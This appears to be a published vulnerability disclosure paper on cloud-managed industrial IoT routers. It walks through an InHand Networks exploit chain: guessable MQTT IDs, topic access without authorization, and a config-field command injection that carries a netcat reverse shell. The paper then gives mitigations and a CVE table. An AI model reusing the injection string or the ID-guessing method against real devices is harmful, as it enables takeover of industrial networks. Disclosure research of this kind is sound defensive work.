


The attack surface over the cloud management platform is wide. It includes exploitation of the web application (cloud user interface), abusing M2M protocols, weak access control policies, or abusing a weak registration process. All of the above can enable attackers to remotely compromise cloud-managed devices without the need for authentication or direct access.

Our research uncovered **critical vulnerabilities on 3 cloud management platforms** of leading vendors, allowing potential attackers to compromise every cloud-managed device with high privileges, remotely and without authentication.

InHand Networks “Device Manager” platform

We found a chain of 3 vulnerabilities in the “Device Manager” cloud platform and the InRouter devices firmware that allows ‘remote code execution’ with root privileges on every cloud-managed InRouter device. Using these vulnerabilities, a threat actor could gain direct access to thousands of networks.



Once the router boots, weak registration is performed with the cloud platform – based on the configured cloud account and router’s serial number.

In return, if the account and serial are valid, the “Device Manager” will assign the device with this serial under this account and MQTT credentials will be sent.

The device will immediately connect to the “Device Manager” using those MQTT credentials.

There are 2 main MQTT topics for every router:

1. One for getting tasks from the “Device Manager” - `v1/id/task/notice`
2. A second one for publishing the results to - `v1/id/task/update`

The 'id' or 'client_id' is a string of 24 hexadecimal characters.

The 'id' differentiates between the topic names of different routers and changes for every new session.

Once the router is connected with MQTT, the “Device Manager” immediately sends the 'Get Config' task. In return, the devices will publish the configuration file.

“Device Manager” platform vulnerabilities

Our first step was to carry out the registration process every few seconds using a Python script. After analyzing the data, we found that the first 8 hexadecimal characters were actually the timestamp of when the registration was carried out. Additionally, the second part of the data increased by 2 with each new registration.

```
Registering the device to [redacted]_kako@gmail.com account
ClientID: 62d946126f5e5d0001e66104
Username: 62d946126f5e5d0001e66104
Password: F1n6pJq15zwxHKnYqT7JaHtyzW6oQpjT
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to [redacted]_435@gmail.com account
ClientID: 62d9473e6f5e5d0001e66106
Username: 62d9473e6f5e5d0001e66106
Password: cECxbh2L6cq35BiODIxzovyqizDwsWlP
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to [redacted]_kako@gmail.com account
ClientID: 62d9486a6f5e5d0001e66108
```

Use of Insufficiently Random Values (CVE-2023-22601)

Next, we repeated the process but waited 5 minutes between each registration. We found that between the second and third registration, the second part increased by 4. This was an interesting discovery, as it led us to believe that this was a real device somewhere in the world that was connected to the cloud. With 300 seconds in 5 minutes, we had a range of 300 options for the first part of the device's id. The second part, ending with 472, we knew exactly.

```
Registering the device to ka [redacted]_gmail.com account
ClientID: 62de427e6f5e5d0001e6646e
Username: 62de427e6f5e5d0001e6646e
Password: 1E6mT0qgDefYlhiwU6wTKo0n732iThZB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to jo [redacted]_5@gmail.com account
ClientID: 62de43aa6f5e5d0001e66470
Username: 62de43aa6f5e5d0001e66470
Password: FQNXk7X7m3zeez8ZPs1xJp8w988pKPKB
Host: iot.inhandnetworks.com
Port: 1883
Registering the device to ka [redacted]_gmail.com account
ClientID: 62de44d76f5e5d0001e66474
Username: 62de44d76f5e5d0001e66474
```


Improper access control (CVE-2023-22600)

With 300 options for the id, we attempted to subscribe to all 300 options of the 'v1/id/task/update' MQTT topic name where the router publishes the results. After 175

tries, we hit the correct id and were able to read the device's configuration file. Excited by this discovery, we decided to test our ability to write to the device and successfully changed the hostname.

OS command injection (CVE-2023-22598)

Our final step was to achieve 'remote code execution' by exploring the functions responsible for parsing the configuration file. After examining the code, we found a 'command injection' vulnerability in the function responsible for parsing the 'auto_ping' parameters, used for checking internet connectivity. By enabling the 'auto_ping' and concatenating a 'reverse shell' command line to 'auto_ping_dst', we were able to achieve remote code execution with root privileges.



```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=0
9 auto_ping_dst=8.8.8.8
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA
```

```
3 alarm_output_options=cli,out-dm,
4 alarm_input=
5 alarm_output=
6 alarm_clear=0
7 alarm_confirm=0
8 auto_ping_enable=1
9 auto_ping_dst=8.8.8.8;/usr/sbin/netcat 192.168.14.2 1337 -e /bin/sh #
10 auto_ping_times=3
11 adm_user=adm
12 adm_users=
13 adm_passwd=$AES$BFA541FA10FA3B041CBA4412D12C52B8
```

In conclusion, our exploration of the cloud-managed device highlights the importance of proper access control and secure coding practices in the development of internet-connected devices. By finding these vulnerabilities, we can work to ensure the security of networks and protect sensitive data from potential threats.

Summary and Recommendations

Industrial wireless IoT devices and their cloud-based management platforms are attractive targets to attackers looking for an initial foothold in industrial environments. This is due to the minimal requirements for exploitation and potential impact.

Our research focused on three attack vectors, all of which involve external access to the internal network:

1. **Over the cloud**, allowing mass infections and bypassing of IP filtering, NAT, and local firewall configurations.
2. **Directly from the WAN**, making exposed interfaces highly sensitive to opportunistic attackers and advanced threat actors.
3. **From a nearby location**, physical proximity to these devices allows for easy exploitation of attack scenarios.

These vectors demonstrate the exposure of these devices to external attacks, and the fact that they are connected directly to the inner network, thus serving as a single point of failure in common configurations of environments.

This direct connection to the lower Purdue levels of the network – levels 0-2 – usually means a full bypass of the common security measures according to the Purdue model, providing access to sensitive devices in the OT network which are commonly vulnerable by design.

Furthermore, we have demonstrated practical reconnaissance methods that uncovered a significant number of networks susceptible to different attack vectors, emphasizing the additional threats posed by Wireless IIoT to industrial and critical environments.

Practical mitigation strategies

To face those attack vectors, we gathered a few adjustments that reduce the risk of exploitability by the different described attack vectors:

1. Onsite wifi and cellular channels attacks


- a. Disable and avoid any insecure encryptions (WEP, WAP) and when possible - do not allow legacy protocols such as GPRS
- b. Hide your networks names (SSID)
- c. Use MAC-based whitelisting, or use certificates, for connected devices

2. Internet exposed services

- a. Validate management services are limited to the LAN interface only or IP whitelisted
- b. Ensure no default credentials in use
- c. Be extra-alerted on new security updates for your devices

3. Cloud management services

- a. Verify these services are disabled if unused (enabled by default on many cases)
- b. Implement security solutions separately (VPN, FW), treating traffic from the IIoT as untrusted, as illustrated in the following diagram:





Closing remarks

This research started as a dedicated Wireless reconnaissance for OT networks project. However, as we dig deeper into this surface, we understand there is a much wider and yet-to-be-researched attack surface of the whole Wireless IIoT in operational networks.

We hope this research paper will increase the awareness, and by that - the security of wireless operational networks.

We would like to express our deep appreciation to the following contributors in the research -

- Zhouyuan Yang and Peixue Li from FortiGuard labs for collaborating with us through the research, sharing their knowledge, and being responsible for multiple vulnerabilities in the device's interfaces - some still in the disclosure process.
- OTORIO's Blue team for the ETIC Telecom vulnerabilities

For any questions or further research ideas, feel free to reach us at:

- Roni Gavrilov, Security Researcher - roni.gavriolv@otorio.com
- Eran Jacob, Security Research Team Leader - eran.jacob@otorio.com

Appendix A - *Disclosed vulnerabilities table

Vendor	CVEs	Affected devices	Link
ETIC Telecom	CVE-2022-3703 - CVSS 9.0 CVE-2022-41607 - CVSS 8.6 CVE-2022-40981 - CVSS 8.3	Machine Access Box (RAS Family)	https://www.cisa.gov/uscert/ics/advisories/icsa-22-307-01
InHand Networks	CVE-2023-22597 - CVSS 6.5 CVE-2023-22598 - CVSS 7.2 CVE-2023-22599 - CVSS 7.0 CVE-2023-22600 - CVSS 10.0 CVE-2023-2261 - CVSS 5.3	InRouter devices	https://www.cisa.gov/uscert/ics/advisories/icsa-23-012-03
Sierra Wireless	CVE-2022-46649 - CVSS 8.0 CVE-2022-46650 - CVSS 4.5	Airlink family	https://www.cisa.gov/uscert/ics/advisories/icsa-23-026-04
Additional vendor	4 in disclosure process	N/A	N/A

* There are more than a dozen of vulnerabilities that are still in disclosure with multiple vendors, as of February 07th, 2023.